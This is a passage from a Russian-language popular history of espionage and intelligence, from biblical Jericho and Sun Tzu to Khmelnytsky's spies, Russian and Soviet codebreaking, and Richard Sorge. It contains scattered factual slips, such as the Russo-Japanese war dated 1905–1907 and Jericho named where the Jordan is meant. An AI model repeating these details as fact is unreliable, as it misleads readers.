данные, после получения которой миссию израильтян в Иерихоне можно было считать выполненной: “Я знаю, что Господь отдал землю сию вам, ибо вы навели на нас ужас, и все жители земли сей пришли от вас в робость; ибо мы слышали, как Господь [Бог] иссушил пред вами воду Чермного моря, когда вы шли из Египта, и как поступили вы с двумя царями Аморрейскими за Иорданом, с Сигоном и Огом, которых вы истребили; когда мы услышали об этом, ослабело сердце наше, и ни в ком [из нас] не стало духа против вас; ибо Господь Бог ваш есть Бог на небе вверху и на земле внизу” (Нав.[2] 2:9–11). Поскольку круг общения Раав был по понятным причинам весьма широк, а ее поступок, который мог ей стоить жизни, говорил о ее искренности, разведчики решили довериться информации Раав. Пообещав, что при штурме Иерихона ни Раав, ни все члены семьи, которые будут находиться в ее доме, не пострадают (при условии, что они без проблем доберутся до своих, — т.е. что Раав не ведет “двойную игру” и не сдаст их контрразведке Иерихонского царя, добившись гарантий безопасности), израильские разведчики покинули Иерихон, спустившись по веревке из окна дома Раав, которое выходило на городскую стену.

Информация, полученная от Раав, оказалась действительно очень важной — Иисус Навин узнал, что жители Иерихона, несмотря на свое военное преимущество, настолько напуганы, что царь не сможет предпринять против израильтян никаких военных операций.

Так и получилось — на глазах трепещущих от страха жителей земли Ханаанской они перешли Иерихон, воды которого расступились перед ними. Затем они разбили лагерь в пригороде Иерихона и стали готовиться к штурму. Но царь Иерихона не предпринял никаких действий, чтобы хоть как-то помешать Израилю: “Иерихон заперся и был заперт от страха сынов Израилевых: никто не выходил [из него] и никто не входил” (Нав. 5:16).

Дело осталось за малым: последовал штурм и полное уничтожение Иерихона. Из всех жителей города осталась в живых только Раав и ее семья. По-видимому, искренне признав Бога Израилевого, она оставила свое прежнее ремесло и вышла замуж за израильтянина Салмона (Мф.[3] 1:5). Их сын Вооз, ставший прапрадедом царя Давида, в Книге Руфь назван “человеком весьма знатным” (Руфь 2:1). Таким образом, сотрудничество Раавы с разведкой Израиля, скорее всего, было весьма щедро вознаграждено, а ее семья не только разбогатела, но и навсегда вошла в историю Израиля.

Итак, уже в древние века разведка применялась довольно широко. Отличительной чертой разведки той эпохи было ее применение исключительно после принятия политического решения о начале военных действий. К другим особенностям можно отнести отсутствие какой бы то ни было формы организации разведки, ее случайный характер, а также примитивность мер для оперативного прикрытия разведчиков: в большинстве случаев разведчики проникали в неприятельский лагерь или в качестве слуг при лицах, посылающих туда для фиктивных переговоров, или же в качестве перебежчиков, подвергшихся истязаниям и побоям в

[2] *Книга Иисуса Навина*

[3] *Евангелие от Матфея*

своей армии; при втором способе, чтобы придать больше достоверности своим словам, разведчики добровольно истязали себя.

Интереснейшим памятником древневосточной дипломатии и международного права являются также индийские законы Ману. Подлинный текст законов Ману до нас не дошел. Сохранялись лишь его позднейшая передача, по всей вероятности относящаяся к I веку н.э. По своему характеру они представляют собой свод различных древнеиндийских постановлений, касающихся политики, международного права, торговли и военного дела.

Дипломатическое искусство, согласно учению Ману, заключается в умении предотвращать войну и утверждать мир. “Мир и его противоположность зависят от послов, ибо только они создают и ссорят союзников. В их власти находятся те дела, из-за которых происходят между царями мир или война”.

Дипломат осведомляет своего государя о намерениях и именах иностранных правителей. Тем самим он предохраняет государство от грозящих ему опасностей. Поэтому дипломат должен быть человеком проницательным, всесторонне образованным и располагать к себе людей. Он должен уметь распознавать замыслы иностранных государей не только по их словам или действиям, но даже по жестам и выражению лица.

Во вторую греко-персидскую войну (486–465 годы до н.э.) разведка Ксеркса собирала сведения о греческой армии и обороне прибрежных городов. Морская разведка была поручена экипажам торговых мизийских кораблей. О деятельности этих мнимых купцов Геродот писал: “Они держались вблизи берегов, наблюдали за ними, зарисовывали их, делали записи…”

Греческая разведка действовала с не меньшей энергией и эффективностью. Греки своевременно узнали о начале выступления персов из Суз. Геродот свидетельствует: “Узнав, что Ксеркс со своим войском находится в Сардах, они решили послать лазутчиков в Азию, чтобы узнать, каково могущество царя…” Трое греческих разведчиков, посланных в Сарды, были схвачены противником, допрошены и приговорены к смерти. Узнав об этом, Ксеркс остался недоволен. Он распорядился осужденных провести по персидскому лагерю, чтобы те могли увидеть всю его пехоту и конницу. “После того, как вдоволь насмотрятся”, — приказал царь, — “пусть себе идут восвояси”. Этому, на первый взгляд, странному решению он дал следующее объяснение: если разведчики будут наказаны, то греки не смогут узнать, что мощь персидских войск превосходит всякое воображение. Дальновидный Ксеркс поступил мудро. К сожалению, осталось неизвестным, что именно рассказали в своем стане отпущенные разведчики. Вряд ли они скрыли правду, но вполне возможно, что во время осмотра они, как профессионалы не теряли времени зря, а вели подсчет численности и вооружения противника. Если это было так, то они перехитрили мудрого Ксеркса и выполнили свою задачу так, как не смогли бы ее выполнить без помощи самого царя.

Для проведения войсковых разведывательных операций Александр Македонский первым среди полководцев древности начал применять легкую кавалерию. Это наилучшим образом оправдало себя, особенно совместно с деятельностью патрульной службы, которая занималась перехватом вражеских гонцов.

В древние века оперативно-розыскная деятельность осуществлялась различными государственными служащими, обычными гражданами и рабами. Государственные служащие свою деятельность вели как гласно, контролируя выполнение гражданами порядка, установленного в государстве, так и негласно, выявляя отклонения от существующих законов, правил и положений. С этой целью они привлекали определенных лиц для получения тайной информации о недовольных властью, о торговой деятельности на территории государства или в его колониях, об образе жизни отдельных богатых граждан.

В оперативной работе использовались такие приемы, как вербовка, внедрение агента в окружение разрабатываемого лица, внедрение тайных агентов в преступные сообщества с расшифровкой их друг перед другом, наружное наблюдение, тайное наблюдение и подслушивание разговоров в помещениях через специально сделанные отверстия.

В качестве примера одной из таких операций можно привести разработку Спартака, проведенную Гаем, которому стало известно о заговоре гладиаторов. Куртизанке Эвтибиде, тайному информатору Гая, расшифровали другого тайного информатора — актера Ментробия, поддерживающего дружеские отношения с гладиаторами, посещавшие их встречи и собрания в таверне. Параллельно Гай использовал тайного агента Сильвия Гордения Велеса. Приведенные оперативные мероприятия помогли предотвратить покушение на жизнь Суллы.

По свидетельству Полибия, задолго до своего похода в Италию Ганнибал отправил туда разведчиков, поручив им собрать самые точные сведения о плодородии долины реки По и подножья Альп, о населении этих местностей и его боевой готовности, в особенности же о степени нерасположения или враждебности жителей к римскому правительству. Эти агенты были тоже обязаны склонить на сторону Ганнибала всех предводителей галлов по обе стороны Альп. Один из агентов пробрался даже в Рим, где был схвачен только несколько дней спустя. Разведчики Ганнибала, зная латинский язык и надевая римские одежды, не раз забирались в различные итальянские города и облегчали Ганнибалу взятие их.

Во время третьего похода Цезаря в Галлию (56 год до н.э.) один из его подчиненных, Сабилиус, прибыл с тремя римскими легионами в область унеллов и расположился в укрепленном лагере на очень удобном месте. Значительно более сильные войска галлов под начальством Веридовикса стали невдалеке от лагеря и ежедневно, хотя и тщетно, вызывали врагов на бой. Желая окончательно убедить галлов в трусости римлян Сабиниус подослал к Вередовиксу ложного разведчика, который уверил его, что римляне собираются отступить ночью и двинутся на выручку Цезарю. При этом известии галлы бросились на римский лагерь. Но римляне уже приготовились к отпору, быстро перешли в наступление и наголову разбили врага.

Что касается разведывательной службы римлян в раннюю эпоху, то каких-либо достоверных сведений о существовании ее не сохранилось. Скорее всего, римляне довольствовались сведениями, предоставлявшимися им их союзниками. Но как только возникали конфликты с соседями, то тут же перекрывали свои источники информации.

Среди немногочисленных информаторов можно назвать лишь римских торговцев и колонистов, осевших на завоеванных территориях, а также перебежчиков. Отсутствие

разведывательной службы у римлян поначалу компенсировалось военным превосходством.

С древнейших времен правители Китая и Японии использовали разведку, как один из инструментов государственного управления. На Востоке разведка порой приобретает особые черты, отличные от западных. Так, обману и операциям по введения противника в заблуждение здесь уделяется, по крайней мере, такое же внимание, как и собственно сбору разведывательной информации. Древнекитайский мыслитель Конфуций, живший в VI веке до н.э., писал: “Находясь перед лицом угрозы вражеского вторжения, следует прибегнуть к обману, которого может оказаться достаточно для его отражения”.

Сунь Цзы, знаменитый китайский генерал и военный теоретик, живший в одно время с Конфуцием, в своем выдающемся “Трактате о военном искусстве” писал: “Поэтому пользование шпионами бывает пяти видов: бывают шпионы местные, бывают шпионы внутренние, бывают шпионы обратные, бывают шпионы смерти, бывают шпионы жизни.

Местных шпионов вербуют из местных жителей страны противника и пользуются ими; внутренних шпионов вербуют из его чиновников и пользуются ими; обратных шпионов вербуют из шпионов противника и пользуются ими. Когда я пускаю в ход что-либо обманное, я даю знак об этом своим шпионам, а они передают это противнику. Такие шпионы будут шпионами смерти. Шпионы жизни — это те, кто возвращаются с донесением.

Если шпионское донесение еще не послано, а об этом уже стаю известно, то сам шпион и те, кому он сообщил, предаются смерти”.

Сунь Цзы сам определяет, что это значит. “Местными шпионами” он называет тех местных жителей в неприятельской стране, которые доставляют нужные сведенья во время нахождения там армии. “Внутренними шпионами” он называет чиновников и вообще лиц, состоящих на службе у противника и являющихся одновременно агентами чужого государства. Своеобразное название “обратный шпион” он прилагает к агенту противника, проникшему в лагерь, но узнанному и использованному “обратно”, т.е. в интересах той стороны, шпионить за которой он явился. “Шпионами смерти” называются агенты, посылаемые к противнику с таким поручением, выполнение которого неминуемо влечет за собой смерть. “Шпионами жизни” Сунь Цзы называет таких агентов, которые посылаются к противнику за какими-либо сведениями и от которых требуется во что бы то ни стало вернуться живыми и эти сведения доставить. Таким образом, первая категория шпионов — информаторы, вторая — агенты в лагере противника из среды его людей, третья — агенты противника, используемые против своих, четвертая — лазутчики и диверсанты, пятая — разведчики.

Таковы пять категорий шпионов и их деятельность. Она настолько разнообразна и всеохватывающая, что Сунь Цзы не может не написать: “Все пять разрядов шпионов работают, и нельзя знать их путей. Это называется непостижимой тайной. Они сокровище для государства”. Так оценивает Сунь Цзы значение разведывательной деятельности. Ввиду этого понятен и его дальнейший вывод: “Поэтому для армии нет ничего более

близкого, чем шпионы; нет больших наград, чем для шпионов; нет дел более страшных, чем шпионские".

В связи с этим понятны и требования, которые должны предъявляться к лицу, пользующемуся шпионами, руководящему их работой. Первое, что требуется от такого человека, — это ум. "Не обладая совершенным знанием, не сможешь пользоваться шпионами", — утверждает Сунь Цзы. Чтобы пользоваться шпионами, нужно знать людей.

Второе, что требуется от того, кто руководит шпионской работой, — это гуманность и справедливость. "Не обладая гуманностью и справедливостью, не сможешь применять шпионов", – утверждает Сунь Цзы. — "Если обласкаешь их своей гуманностью, покажешь им свою справедливость, сможешь ими пользоваться. Гуманностью призывают к себе сердца их, справедливостью воодушевляют их верность. Гуманностью и справедливостью руководят людьми".

Третье, что требуется от руководителя шпионской работой, — это тонкость и проницательность. "Не обладая тонкостью и проницательностью, не сможешь получить от шпионов действительный результат", – говорит Сунь-цзы. Далее он восклицает: "Проницательность. Проницательность! При наличии ее не найдется ничего такого, чем нельзя было бы воспользоваться как шпионами", — подчеркивая, таким образом, важнейшую роль этого свойства.

Ясно, что знать с кем имеешь дело, важно, чтобы определить свою тактику борьбы с противником. Поэтому, если это не становится известным каким-либо другим путем, шпионам поручается собрать сведения о личном составе в армии противника, причем очень характерно, что Сунь Цзы предлагает сообщать такие сведения не только о высших военноначальниках, но и о низших, вплоть до простых командиров. Однако знать противника нужно не только для того, чтобы определить, как действовать. Это нужно и для шпионской работы. Шпионы могут работать хорошо только, когда знают, с кем они имеют дело.

После этих указаний Сунь Цзы переходит специально к вопросу, об "обратных шпионах", которым он придает особое значение. Как уже отмечалось, такое название он прилагает к шпионам противника, которых завербовывают к себе на службу или же которыми пользуются помимо их воли. Сунь Цзы прежде всего требует, чтобы были приложены все усилия к тому, чтобы сделать из такого агента противника своего агента. "Если ты узнал, что у тебя появился шпион противника и следит за тобой, обязательно воздействуй на него выгодой; введи его к себе и помести у себя. Ибо ты сможешь приобрести обратного шпиона и пользоваться им".

Сунь Цзы указывает на два метода вербовки такого шпиона: подкуп и оказание особого внимания. Что же может дать такой обратный шпион? "Через него ты будешь знать все", — объясняет Сунь Цзы. "Поэтому", — продолжает он, — "сможешь, придумав какой–нибудь обман, поручить своему шпиону смерти ввести противника в заблуждение".

Таково значение обратного шпиона. Через него откроются самые надежные пути для организации шпионской сети по всем направлениям, а также для обеспечения самых верных условий для шпионской работы. "Узнают о противнике обязательно через обратного шпиона", — говорит Сунь Цзы. "Все четыре вида шпионов — и местные, и

внутренние, и шпионы смерти, и шпионы жизни — все они узнают о противнике через обратных шпионов. Поэтому", — заканчивает Сунь Цзы, — "с обратным шпионом нужно обращаться особенно внимательно".

На трактате Сунь Цзы, к примеру, японские военные учились и в 20-м веке, в том числе в 40-м году, когда планировали внезапное нападение на американскую военно-морскую базу в Перл-Харборе.

В 358-м году н.э. в Древнем Риме чиновник Антоний перебежал к врагу, прихватив с собой сведения о местах дислокации римских легионов. Солдат-римлянин, перебежавший к персам, вскоре вернулся от них перевербованным, чтобы шпионить в пользу Персии.

Арабский чиновник, живший в XI веке, отмечал в своих записках, что правители государств посылают своих послов за границу не только с дипломатическими целями, но также с разведывательными, чтобы, работая в иной стране, они негласно собирали сведения о "состоянии дорог, горных перевалов, речной сети, пастбищах... какова численность армии этого правителя и насколько хорошо она вооружена и экипирована". Информация собирается и о самом правителе: пьет ли он, строг ли в вере и т.д.

В Японии с древних времен поставщиками разведывательных сведений слыли всякого рода астрологи, звездочеты, гадатели, специалисты в магии, прорицатели и т.д. К XII веку н.э., когда к власти в стране пришли военные кланы, в деле добывания данных о противнике они стали полагаться на обычных осведомителей. Японская империя, как пишет один западный историк, "представляла собой одну большую шпионскую сеть… подозрение было возведено в ранг главного закона той системы государственной власти". Из знатных самурайских семей в разведчики нанимались ниньзя. Ниньзя — это самурай, "постигший искусство быть невидимым", и занимающийся, прежде всего разведкой.

В Англии, где издавна получили большое развитие традиции внутренней разведки, внешняя разведка зародилась благодаря усилиям сэра Френсиса Уолсинчема, государственного секретаря и советника королевы Елизаветы I. Уолсинчем (его девиз гласил: "Осведомленность никогда не бывает лишней") начал с того, что создал в Англии разветвленную агентурную сеть, действующую преимущественно против католиков, в которых он видел главных врагов государства. В 1573 году он создал разведывательную сеть, охватившую собой Францию, Германию, Италию, Нидерланды, Испанию и Турцию. Агенты Уолсинчема работали даже при дворах иностранных монархов. Сам он, как и многие его люди, получили образование в Кембридже.

Разведка прочно вошла в сферу государственных интересов Великобритании только после так называемой "славной революции", в ходе которой был свергнут с престола король Яков II и парламент принял Билль о правах (1689 год). В 1703 году писатель Даниэль Дефо сам предложил спикеру Палаты общин свои разведывательные услуги по предупреждению заговорщической деятельности со стороны якобистов. Его называют отцом-основателем британской Секретной Службы. "Шпионаж и сбор информации", — утверждал Дефо, — "это душа государственных дел". Отдельно он останавливается на функциях контрразведки: "Именно потому, что секретная служба столь ценна, нужно

постоянно и бдительно следить, чтобы ни один вражеский шпион не смог проникнуть в нашу агентурную сеть". В XVIII столетии в Англии были учреждены официальная должность "дешифровальщик" и Секретное управление, подчинявшееся королевскому министру.

К началу XIX века крупнейшие европейские державы, участвовавшие в международной торговле, осознали назревшую необходимость в создании постоянных государственных спецслужб. Во Франции Наполеон Бонапарт учредил тайную службу, занимавшуюся, прежде всего, перлюстрацией писем.

Наполеон Бонапарт к началу XIX века покорил большую часть Европы. В это время его верный помощник Жозеф Фуше, глава секретной службы, наводнил Францию разведчиками и агентами и создал эффективную систему контрразведки. Во многом именно на этой системе основывалась неограниченная власть Наполеона внутри страны.

Дело, которым всю жизнь занимался Фуше, до сих пор определяют многие аспекты службы безопасности и политических секретных служб. Под его руководством были разработаны актуальные и в наши дни принципы контрразведки. Он не допустил ни одного промаха в создании своей четкой и безотказно работающей системе разведки.

В Великобритании, где власти давно уже имели аппарат для перехвата частной корреспонденции, при лондонской полиции был создан Особый отдел для борьбы с подрывными действиями как "своих", так и иностранных террористов.

В Соединенных Штатах в 1882 году образованно Управление морской разведки, ставшее первой постоянной разведывательной организацией, занимающейся сбором информации о вооруженных силах иностранных государств.

Что касается России, то история ее спецслужб идет от опричнины, созданной Иваном Грозным в 1565 году. Со времени упразднения этого органа в 1572 года и вплоть до 1697 года россияне были фактически избавлены от централизованной службы с полицейскими и карательными функциями. Ведавшая зарубежной перепиской почтовая служба, организованная в 1662 году, была ориентирована, в первую очередь, на поиск секретной информации. Вся корреспонденция сначала поступала в московский Посольский приказ, где даже не пытались скрывать, что письма прочитываются. Этим занимались специальные агенты, которые выискивали важную информацию и предоставляли ее в специальный орган по цензуре.

В 1697 году царь Петр I издал указ "Об отмене в судных делах очных ставок, о бытии вместо оных распросу и розыску…". Согласно этому указу, от допросов с использованием пыток не мог быть застрахован ни один подданый императора, в каком бы чине он ни находился и какое социальное положение ни занимал. Петр держал в европейских столицах целую сеть высокооплачиваемых агентов, которые занимались экономической разведкой. Одним из основных агентов был Иоганн Рейнолд фон Паткуль. Этот человек принадлежал к числу наиболее одаренных дипломатов и тайных агентов своего времени.

С большим мастерством петровская дипломатия использовала внедрение противоречия в неприятельских странах.

Все правительства стремились иметь в других государствах своих агентов, через которых они получили необходимые сведения. Русская разведка была поставлена неплохо.

Достаточно сказать, что при Анне Ивановне русский посланник в Турции Неплюев имел агента в свите французского посла и через него был осведомлен обо всех шагах своего соперника. Правительству Швеции в 1747 году пришлось даже изменить систему канцелярской переписи, потому что русский посол барон Корф имел возможность узнавать обо всех тайных государственных делах.

При Екатерине II стали применяться и новые методы дипломатии. Екатерина широко поставила дело политической пропаганды за границей. Она также внимательно следила за заграничными изданиями, которые могли нанести вред России или ей лично, как императрице.

Начиная со второй половины XIX столетия, функции тайной полиции выполняло Охранное отделение, в штате которого стояли подготовленные специалисты, проводившие расследования политических и государственных преступлений.

Что до специального органа внешней разведки, то в царской России его практически не существовало. Это, отчасти, объясняет сокрушительное поражение в войне с Японией в 1905–1907 гг.

В Российской империи внешней разведкой занималось Министерство иностранных дел. Вопросами контрразведки ведал отдел Генерального штаба Российской армии, а вопросами оперативной разведки занимались пластуны и казаки, которые входили в состав Вооруженных Сил России.

История украинской разведки ведет свое начало от Запорожской Сечи. С подъемом хоругви великой освободительной войны перед Богданом Хмельницким возникло чрезвычайно сложное задание: создать эффективную и разветвленную службу разведки и контрразведки. Другие державы имели давние традиции разведывательной деятельности, высококвалифицированные кадры, формирующиеся десятилетиями, отработанные методы работы, разработанную тактику и стратегию такой войны, и, наконец, четкую систему спецслужб.

Всего этого Украина не имела, нужно было строить на голом месте, время и история не предоставляли возможности для длительной подготовки, необходимо было действовать немедленно, чтобы опередить или обезвредить врага.

И все же невероятно сложное задание было выполнено. Уже через несколько лет украинская тайная служба по качествам и результативности своей деятельности, без преувеличения, вышла на одно из первых мест в Европе.

Действительно, на основании донесений разведчиков в Генеральной Канцелярии Войска Запорожского составлялись почти стенографические отчеты сеймовых заседаний и тайного королевского совета, куда могли попасть только особо избранные.

12 декабря 1650 года во дворце польского короля состоялось совещание при участии самого Яна Казимира, трех коронных гетманов, четырех хранителей государственной печати, коронных маршалов и подскарбия, полностью посвященное вопросу противодействия украинской внешней разведке.

Вельможи Речи Посполитой с ужасом выслушали доклад ротмистра Воронича, вернувшегося из Чигирина, где он под видом посла собирал секретные сведения.

Великий канцлер литовский Ольбрахт Радзивилл, присутствовавший на этом совещании, записал, что Воронич "доложил о шпионах Хмельницкого, которых он имеет повсюду, даже в Венеции, и, по его мнению, это может повлиять на будущую судьбу нашего короля, а затем и на князя Московского".

Авторитет украинской внешней разведки созданной Богданом Хмельницким, был очень высок. Польский мемуарист того времени Глинский представил сенсационный материал о том, что будто бы козацкий гетман, учитывая недоброжелательность турецкого султана Ибрагима к украинскому делу, обратился непосредственно к янычарам, среди которых было немало выходцев с Украины. Янычары, убежденные или подкупленные Хмельницким, устроили 8 июня 1648 года дворцовый переворот, бросили в темницу султана, а на трон падишаха посадили его восьмилетнего сына Махаммеда IV.

Так или иначе, но внешняя политика Оттоманской империи после мятежа янычар действительно претерпела разительные перемены. Новый визирь Суфи Махмед и "Названный отец" нового султана Бектеш-ага, задушивший настоящего отца, вступили в переписку с Хмельницким и обещали Войску Запорожскому свою поддержку и всяческую помощь.

Любопытно, что во время янычарского восстания в Стамбуле действительно пребывали украинские послы, что и стало основанием для версии о "казацкой интриге" в Турции. Но сама возможность появления подобных слухов свидетельствует о всемогуществе украинской разведки, для которой, казалось, не было ничего невозможного.

У короля Яна Казимира среди придворных значились молодые украинские шляхтичи, к которым в 1650 году присоединился и юный Иван Мазепа. Одного из этих юношей — Васыля Верещагу король удостоил особенного доверия, сделал его своим личным камергером, что предоставило тому возможность присутствовать на всех секретных совещаниях, проходивших в королевском дворце. Сенаторы неоднократно выказывали свое недовольство, вызванное присутствием постороннего человека при обсуждении секретных государственных дел.

Васыль Верещага был украинским разведчиком, который в течение трех лет переправлял Хмельницкому шифрованные донесения из Варшавы. Когда в сенате, наконец, поняли, что в Чигирине становится известны все военные и государственные тайны Речи Посполитой, то стало понятно, что сверхсекретная информация может просачиваться только из ближнего окружения короля. Подозрение пало на королевского камергера.

В декабре 1650 года на заседании польского сейма специально рассматривалось "дело Верещаги". Казацкий разведчик умело защищался. На этот раз ему удалось отвести от себя обвинения. Еще более шести месяцев он действовал в пользу Войска Запорожского. Однако магнатам удалось подкупить слугу Верещаги, его схватили и посадили в крепость Мальборк.

Среди отечественных историков утвердилось мнение, что выдающегося украинского разведчика казнили. Однако это не так. Согласно польским источникам, выявленным сравнительно недавно, смельчаку Верещаге удалось счастливо избежать казни и бежать из королевской тюрьмы.

Если это действительно так, можно предположить, что именно его имя ярко вспыхнуло в 1657 году во время выступления гетмана Ивана Выгорского против московского засилья, ведь козацкий историк Самийло Величко в своем “Сказании о войне козацкой с поляками” упоминает, наряду с ближайшими сподвижниками гетмана Немиричевым и Сулимою, о влиятельном казаке Верещаге.

Ценные сведения постоянно поступали в Генеральную Канцелярию Войска Запорожского и из окружения сенатора и воеводы Адама Киселя. Дело дошло до того, что накануне битвы под Берестечком польское командование, обсуждая конкретные планы военных действий, сознательно избегало сенатора.

Только в 1653 году, после смерти сенатора, поляки, наконец, сообразили, кто был тот таинственный разведчик Войска Запорожского, на протяжении шести лет передававший Хмельницкому информацию, значение которой трудно переоценить. Это был духовный отец сенатора — монах Петроний Ласко. О его разведдеятельности стало известно только после открытого перехода на сторону казаков.

При дворе молдавского господаря Василия Лупула много лет успешно действовал на благо народа Украины вельможа Астаматий, грек по происхождению, имеющий высокое придворное звание “постельничего”, что позволяло ему проникать в тайны тайн молдавского властителя. Таким образом, все интриги Лупула, его секретная переписка с турецким султаном и его визирями, с польским королем и вельможами Польши и Литвы удивительно быстро становились достоянием гетманской канцелярии в Чигирине.

После смерти Василия Лупула Астаматий открыто переехал в Украину, где стал известен под именем Остафия Остаматенка. Надо полагать, велики были его услуги, если Хмельницкий доверил ему важный государственный пост в Украинской козацкой державе, назначив экзактором, т.е. главным таможенником. Позднее его имя часто фигурирует в тайной украинской дипломатии.

Известно, что на протяжении всего довоенного периода правления царя Николая II Россия занимала в месте с Францией лидирующее положение в мире в области перехвата и чтения дипломатической шифрпереписки. Англия, Германия, США и большинство иных, менее влиятельных государств, вплоть до первой мировой войны вообще не имели дешифровальной службы, подобной российской, а Австро-Венгерия в основном занимались перехватом военной корреспонденции сопредельных держав.

К числу удачных операций, проведенных в интересах российской радиоразведки в мирное время, можно отнести похищение кодовой книги американского посла в Румынии.

С началом войны в военном министерстве России были организованы дешифровальные отделения при всех штабах, армии и флотах. Опыт первых же военных действий убедил командование российских войск в необходимости создания станций перехвата, оснащенных соответствующим оборудованием и укомплектованных радистами и криптоаналитиками. Наиболее интенсивно это работа велась на Балтике. Уже в августе 1914 года на Балтийском побережье было создано несколько перехватывающих станций. Однако систематизация и обработка перехвата были в ведении районных станций, где пе-

рехваченные шифровки, как правило, залеживались и вовремя не обрабатывались из-за нехватки квалифицированного персонала.

Свою дешифровальную службу имел и департамент полиции России, главный орган политического сыска. Шифроперехват начал поступать в департамент полиции с фронта уже в августе 1914 года.

25 августа пришла депеша от военного губернатора Архангельска. В ней сообщалось, что там был задержан немецкий пароход, имевший радиотелеграфную станцию, причем в каюте радиста обнаружена шифротелеграмма. Последняя и была вместе с депешей направлена в Департамент для дешифрования.

Из других заслуживающих внимания событий в истории отечественной радиоразведки в первую мировую войну можно упомянуть захват российскими моряками кодовой книги с немецкого крейсера “Магдебург” в августе 1914 года и открытие школы перехвата в городе Николаеве в середине 1916 года.

Радиопеленгаторы, как средство радиоразведки, впервые появилась в действующих армиях в 1915–1916 годах. Радиопеленгаторная аппаратура внесла новое содержание в радиоразведку и принципиально расширила ее возможности. С ее помощью стали определять местонахождение радиостанций противника и тем самым устанавливать расположение штабов, частей и соединений, время начала и направление их перемещений. С применением радиопеленгаторов засекались выходы в эфир и координаты передатчиков вражеских агентов.

В самом начале первой мировой войны произошло событие, показавшее истинную цену удачно проведенной разведывательной операции. 26–28 августа 1914 года германская армия под командованием генерала Гинденбурга разгромила русскую армию генерала Самсонова около деревни Танненберг в 110 километрах от Варшавы. Силы были почти равными. Исход сражения решил перехват русских радиограмм, после расшифровки которых германские командования получило точные сведения о неудачной дислокации дивизий Самсонова. Немцы обнаружили свободный коридор между двумя русскими армиями, срочно подтянули силы, обошли армию Самсонова по флангу и нанесли сокрушительный удар. Русские войска были вынуждены отступить по свободному от противника коридору, где были встречены противником и окончательно разбиты. Свыше 90 тысяч солдат и офицеров попало в плен, около 30 тысяч было убито и ранено. Генерал Самсонов застрелился.

В конце 1914 года серьезную победу одержала британская разведка. В середине октября 1914 года штаб германского флота разработал план минирования устья Темзы. Данные радиоперехвата содержали указания времени проведения операции и количества задействованных эсминцев. Все они были атакованы английскими подводными лодками и были потоплены.

Белогвардейцы использовали радиоразведку очень активно и не без успеха. Временами только радиоразведка поставляла командованию Белой армии надежные сведения о положении в том или ином регионе России.

В начале 20-х годов Советское правительство серьезно занялось вопросом восстановления российской криптографической службы, полностью разрушившейся после ре-

волюционных событий 1917 года. 5 мая 1921 года постановлением Советского правительства была создана криптографическая служба — Специальный отдел. А 25 августа 1921 года в ВЧК был издан приказ, который предписывал всем подразделениям в центре и на местах всякого рода шифры, ключи к ним и шифровки, обнаруженные при обысках и арестах, а также добытые через агентуру или случайно, направлять в Спецотдел. Большую роль в этот период сыграли знания и опыт криптографов со стажем. С их активным участием при Спецотделе были организованы курсы, на которых изучались основы криптографии.

Первые годы функционирования Спецотдела были связаны с целым рядом трудностей из-за относительно невысокой общей подготовки его сотрудников, малочисленности личного состава и сложности, вызванной недостатком и низким качеством материалов для дешифрирования. Несовершенство радиоприемной аппаратуры, ее нехватка и сильная искаженность не могли обеспечить высокой достоверности текста перехватываемых шифровок. Перед руководством Спецотдела встала задача организации и налаживания работы всех звеньев дешифровальной службы, включая добычу шифроматериалов и техническое оснащение станций перехвата.

В конце 20-х годов сотрудники Спецотдела приняли активные участия в организации дешифровальной работы в Красной Армии. Итогом этих усилий стало создание в начале 30-х годов объединенного подразделения радиоразведки ОГПУ и 4-го управления Генштаба Красной Армии в рамках Спецотдела.

В 30-е годы Спецотдел стал одним из крупнейших технически оснащенных органов радиоразведки в мире. Он активно взаимодействовал с ОГПУ и 4-м управлением Генштаба, которые, следуя примеру спецслужб царской России, сделали приобретение шифроматериалов одним из основных своих приоритетов.

Дешифровальная секция Спецотдела была разбита на отделения по географическому и языковому принципу. Работала она весьма успешно.

В дешифровальной секции выделялись Иван Калинин, профессор Шунгский, а также Владимир Кривош-Неманич, который занимал достаточно высокий пост в дешифровальной службе департамента полиции и др.

Крупным успехом радиоразведки СССР в середине 30-х годов стало получение доступа к содержанию продолжительных переговоров министра иностранных дел Германии Риббентрона с японским военным атташе генералом Осима. Благодаря радиоразведке Москва получала полную информацию об этих переговорах.

В 1936 году несколько криптоаналитиков Спецотдела в месте с подразделением перехвата выехали в Испанию, где по прибытии сразу начали работу в составе Генштаба республиканской армии. Постепенно дело наладилось, и республиканское военное командование вместе с советскими военными советниками стали получать все больше ценной информации.

Другая особая оперативная группа из числа сотрудников Спецотдела была направлена в Китай для оказания ему помощи в войне против Японии. Ежемесячно этой группе удавалось дешифровать около 200 японских шифротелеграмм, а всего за 1,5 года работы в Японии ею были вскрыты 10 войсковых шифров Японии.

Самым громким шпионским скандалом в период между двумя мировыми войнами стало дело польского ротмистра Ежи Сосновского, наделавшее много шума в Германии и развеявшее миф о неуязвимости немецкой контрразведки. Эффективность агентурной сети, созданной Сосновским, была необычно высокой, поскольку его агенты имели доступ к секретнейшим документам третьего рейха.

Наивысшего успеха Сосновский добивается, раздобыв так называемый "План А". Это кодовое наименование носил план оперативного развертывания германских войск на границах с Польшей и Францией и последующих военных действиях. Ведь заполучить полный план сосредоточения вражеских вооруженных сил пока еще не удавалось никому, хотя это является заветной мечтой любого тайного агента любой разведки.

В папке с "Планом А", помимо мобилизационных документов, содержались также материалы, которые свидетельствовали о явном нарушении Германией Версальского договора, в частности, планы формирования армии и создания дополнительных военных округов, частей сухопутных войск и пограничных отрядов на восточной границе. Поэтому похищенные документы имели колоссальное значение.

Второй победой Сосновского было получение материалов под названием "Кама" с подробностями секретных советско–германских военных соглашений, согласно которым немецкие летчики и танкисты проходили обучение в СССР в районе Липецка, где, кроме того, находился секретный полигон для испытания новейшей немецкой техники.

Следующая партия секретных документов касается моторизованных и танковых частей германских Вооруженных Сил. Данные, содержащиеся в этих документах, дали практически полное представление о выходящем далеко за рамки Версальского договора развитии германской военной машины.

Одним из самых крупных и удачных советских разведчиков был Рихард Зорге (1895–1944). В начале 20-х годов стал работать в Германии на ГРУ, действуя под прикрытием учителя. В 1924–1927 годах Зорге находился в Москве. В 1927 году направлен для работы в скандинавские страны, в 1928 году — в Соединенные Штаты, в 1929 году — в Великобританию, а в 1930 году — в Шанхай.

